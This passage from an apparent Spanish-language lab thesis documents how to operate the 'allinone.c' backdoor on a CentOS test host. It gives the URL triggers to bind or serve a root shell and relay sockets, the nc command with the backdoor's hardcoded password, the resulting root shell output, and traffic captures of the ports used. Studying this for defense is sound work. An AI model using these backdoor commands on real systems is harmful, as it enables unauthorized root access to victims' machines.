


Figura 4.5-17 Captura Backdoor shell

4.5.4 DIRECCIONAR UN ROOT SHELL A UN PUERTO

El objetivo específico de este ataque es direccionar una rootshell a un puerto específico del atacante.

Lo primero que hay que hacer es abrir un navegador y teclear lo siguiente:

`http://target:8008/bindport:9999`

Ese que se tecleo determina si el ataque puede ser ejecutado a través de ese puerto, el atacante utilizó el puerto 9999 (puerto víctima), como se muestra en la imagen el ataque se puede realizar utilizando este puerto.




Figura 4.5-18 Direccionar un Shell a un puerto

Luego se teclea lo siguiente:

ncipvíctima 9999, nos pide una contraseña, la contraseña a ingresar es

kissme:), esta contraseña se encuentra especificada en los comentarios del archivo
allinone.c



```
root@bt: ~  
File Edit View Terminal Help  
root@bt:~# nc 192.168.1.2 9999  
  
Enter Your password: kissme:)  
  
=====Welcome to http://www.cnhonker.com=====  
=====You got it, have a goodluck. :)=====  
  
Your command: lsb_release -a  
LSB Version:      :core-3.1-ia32:core-3.1-noarch:graphics-3.1-ia32:graphics-3.1-noarch  
Distributor ID:  CentOS  
Description:     CentOS release 5.5 (Final)  
Release:         5.5  
Codename:        Final  
ls  
bin  
boot  
dev  
etc  
home  
lib  
lost+found  
media  
misc  
mnt  
net  
opt  
proc  
root
```

Figura 4.5-19 Parámetros de ataque

```

* 4.bind a root shell on your port
* Client:
* http://target:8008/bindport:9999
* nc target 9999
* kissme:) --> your password

```

Figura 4.5-20 Información adicional

Al capturar el tráfico se observó que se estableció la comunicación entre el atacante y la víctima mediante los puertos 9999 y 39233.




Figura 4.5-20 Captura de direccionamiento

4.5.4.1 ACCEDER A UN SHELL POR MEDIO DE UN NAVEGADOR

El objetivo específico de este ataque es acceder a una rootshell por medio de un navegador, en el navegador se debe teclear lo siguiente:

`http://ipvíctima:8008/givemeshell`, como se observa en las imágenes toda la información se muestra en el navegador.




Figura 4.5-21 Acceder a un Shell a través del navegador




Figura 4.5-22 Acceder a un Shell a través del navegador

En la captura de tráfico se observó que los puertos usados son 8008 (víctima) y 45651 (atacante).




Figura 4.5-23 Acceder a un Shell a través del navegador

4.5.5 TRANSMISIÓN DE SOCKETS

El objetivo específico de este ataque es acceder a información de manera ilícita por medio de transmisión de puertos, una vez que se ha ejecutado el programa malicioso se debe ingresar a un navegador lo siguiente:

http://ipvíctima:8008/socks/:puerto_local::ip_local:::puerto_víctima.

En este ejemplo hemos utilizado el puerto 80 como víctima, el ataque puede ser realizado con éxito ya que nos muestra un mensaje.




Figura 4.5-24 Transmisión de sockets

Con el analizador de tráfico de red se determina que para ejecutar este ataque se utilizan los puertos 8008 (víctima) y 45722 (atacante)




Figura 4.5-25 Transmisión de sockets

Luego ejecutar el comando nc con la ip de la víctima y el puerto local especificado anteriormente, en este ejemplo es el 2727 (atacante).




Figura 4.5-26 Transmisión de sockets

Con el analizador de tráfico de red se establece la conexión entre ambos puertos

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Length	Info
11	2.56504	192.168.1.1	192.168.1.2	TCP	74	46991 > mgcp-callagent [SYN] Seq=0 Win=14600 Len=0 MSS=1460
12	2.56544	192.168.1.2	192.168.1.1	TCP	74	mgcp-callagent > 46991 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0
13	2.56554	192.168.1.1	192.168.1.2	TCP	66	46991 > mgcp-callagent [ACK] Seq=1 Ack=1 Win=14608 Len=0
14	2.56624	192.168.1.2	192.168.1.1	TCP	74	40530 > http [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM
15	2.56624	192.168.1.1	192.168.1.2	TCP	54	http > 40530 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
